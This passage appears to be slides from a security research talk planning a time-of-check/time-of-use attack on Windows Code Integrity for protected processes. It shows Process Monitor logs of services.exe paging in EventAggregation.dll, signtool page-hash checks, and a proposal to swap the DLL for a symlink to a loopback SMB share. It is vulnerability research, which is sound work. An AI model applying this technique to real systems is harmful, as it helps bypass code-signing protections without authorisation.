
The screenshot shows the Process Monitor application window with a table of events. The table has columns for Time, Process Name, PID, Operation, Path, Result, and Detail. A red box highlights the 'Detail' column for the first six rows, which all show 'ReadFile' operations on 'C:\Windows\System32\EventAggregation.dll' with 'SUCCESS' results. The highlighted details include I/O flags like 'Non-cached', 'Paging I/O', and 'Synchronous Paging I/O'.

Time ...	Process Name	PID	Operation	Path	Result	Detail
10:42:...	services.exe	824	ReadFile	C:\Windows\System32\EventAggregation.dll	SUCCESS	Offset: 73,728, Length: 4,096, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: N...
10:42:...	services.exe	824	ReadFile	C:\Windows\System32\EventAggregation.dll	SUCCESS	Offset: 53,248, Length: 16,384, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: ...
10:42:...	services.exe	824	ReadFile	C:\Windows\System32\EventAggregation.dll	SUCCESS	Offset: 4,096, Length: 4,096, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: No...
10:42:...	services.exe	824	ReadFile	C:\Windows\System32\EventAggregation.dll	SUCCESS	Offset: 4,096, Length: 32,768, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: N...
10:42:...	services.exe	824	ReadFile	C:\Windows\System32\EventAggregation.dll	SUCCESS	Offset: 40,960, Length: 4,096, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: N...
10:42:...	services.exe	824	ReadFile	C:\Windows\System32\EventAggregation.dll	SUCCESS	Offset: 36,864, Length: 12,288, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: ...

Showing 6 of 99,454 events (0.0060%)      Backed by virtual memory



# CI TOCTOU: Planning the Attack



# CI TOCTOU: Page Hashes

- Page hashes present in services.exe but not EventAggregation.dll

```
C:\Windows\System32>signtool verify /v /ph services.exe | grep -A10 "Page hash"  
Page hashes:
```


```
0x00000000 973911F5DEABEFCF45A87E948DE1DF57DBE1C6C22D12559F2754862CEC5BB516  
0x00000400 40048953BD60329AC1486A957A4EEC5D3A14ABC4E0E359BBAD063097495C3AB9  
0x00001400 DA4D752F6C5EAA717CD127E8C4D4491F1D87CD2D73E2B7F38BC8A01336FE76E4  
0x00002400 A8A85175F216A21BF270A65CCF26CD623E95FC88DA08FE8747606A16710A655F  
0x00003400 A95303468AB638FD630C643265C819C14224805B954CAE98701D9428A2C6C1E9  
0x00004400 161A709452170F6659EE9639432402D4E3454A31F5F0F5AAA3E3E29D9E5249C1  
0x00005400 B8ADD3652917342812D22A573E75AFC85060321E30F15D7895058C2152847750  
0x00006400 0755C750AD27D96B7F2D68D83216C4183B625E6CF768DF98F1C4F62F340D1D1C  
0x00007400 A3A63DA8FB35B218BA9E3F116789D81D84CEB35B4F3FFE1D5A1003E5A9DA07AA  
0x00008400 3A24070DDBE08C046B1A4BC2B183CF41D35EF623C0E0E2F3058E1EDE3BCD2C87
```

```
C:\Windows\System32>signtool verify /a /v /ph EventAggregation.dll | grep -A10 "Page hash"  
SignTool Warning: No page hashes are present.
```



# CI TOCTOU: Hunting for Local Paging

- Start simple - run services.exe as WinTcb-PPL
  - **X** No file reads, and no paging I/O



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
1:35:5...	services.exe	5892	Load Image	C:\Windows\System32\services.exe	SUCCESS	Image Base: 0x7ff69b540000, Image Size: 0xb6000
1:35:5...	services.exe	5892	CreateFile	C:\Windows\System32\EventAggregation.dll	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S...
1:35:5...	services.exe	5892	QueryBasicInformationFile	C:\Windows\System32\EventAggregation.dll	SUCCESS	CreationTime: 5/6/2022 10:19:20 PM, LastAccessTime: 3/24/2023 1:35:54 PM, LastWriteTime: 5/...
1:35:5...	services.exe	5892	CloseFile	C:\Windows\System32\EventAggregation.dll	SUCCESS	
1:35:5...	services.exe	5892	CreateFile	C:\Windows\System32\EventAggregation.dll	SUCCESS	Desired Access: Read Data/List Directory, Execute/Traverse, Synchronize, Disposition: Open, Opti...
1:35:5...	services.exe	5892	CreateFileMapping	C:\Windows\System32\EventAggregation.dll	FILE LOCKED WITH ONLY READERS	SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE_READ PAGE_NOCACHE
1:35:5...	services.exe	5892	CreateFileMapping	C:\Windows\System32\EventAggregation.dll	SUCCESS	SyncType: SyncTypeOther
1:35:5...	services.exe	5892	Load Image	C:\Windows\System32\EventAggregation.dll	SUCCESS	Image Base: 0x7ffda250000, Image Size: 0x16000
1:35:5...	services.exe	5892	CloseFile	C:\Windows\System32\EventAggregation.dll	SUCCESS	


Showing 9 of 150,614 events (0.0059%)      Backed by virtual memory





# CI TOCTOU: Hunting for Remote Paging


- What about SMB? Replace EventAggregation.dll with a symlink to loopback SMB
- We can see a paging operation over SMB



Time of D...	Process Name	PID	Operation	Path	Result	Detail
3:21:19.76...	services.exe	8180	CreateFile	C:\Windows\System32\EventAggregation.dll	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, Open R...
3:21:19.76...	services.exe	8180	CloseFile	C:\Windows\System32\EventAggregation.dll	SUCCESS	
3:21:19.76...	services.exe	8180	CreateFile	C:\Windows\System32\EventAggregation.dll	REPARSE	Desired Access: Read Data/List Directory, Execute/Traverse, Synchronize, Disposition: ...
3:21:19.76...	services.exe	8180	CreateFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	Desired Access: Read Data/List Directory, Execute/Traverse, Synchronize, Disposition: ...
3:21:19.76...	services.exe	8180	CreateFileMapping	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	FILE LOCKED WI...	SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE_READ PAGE_...
3:21:19.76...	services.exe	8180	ReadFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 0, Length: 90,112, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O,...
3:21:19.76...	services.exe	8180	ReadFile	C:\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 0, Length: 90,112, I/O Flags: Non-cached
3:21:19.77...	services.exe	8180	QueryEAFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	ACCESS DENIED	
3:21:19.77...	services.exe	8180	SetEAFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	ACCESS DENIED	
3:21:19.77...	services.exe	8180	CreateFileMapping	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	SyncType: SyncTypeOther
3:21:19.77...	services.exe	8180	Load Image	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	Image Base: 0x7ffdf0450000, Image Size: 0x16000
3:21:19.77...	services.exe	8180	CloseFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	

Showing 12 of 25 events (48%)      Backed by virtual memory

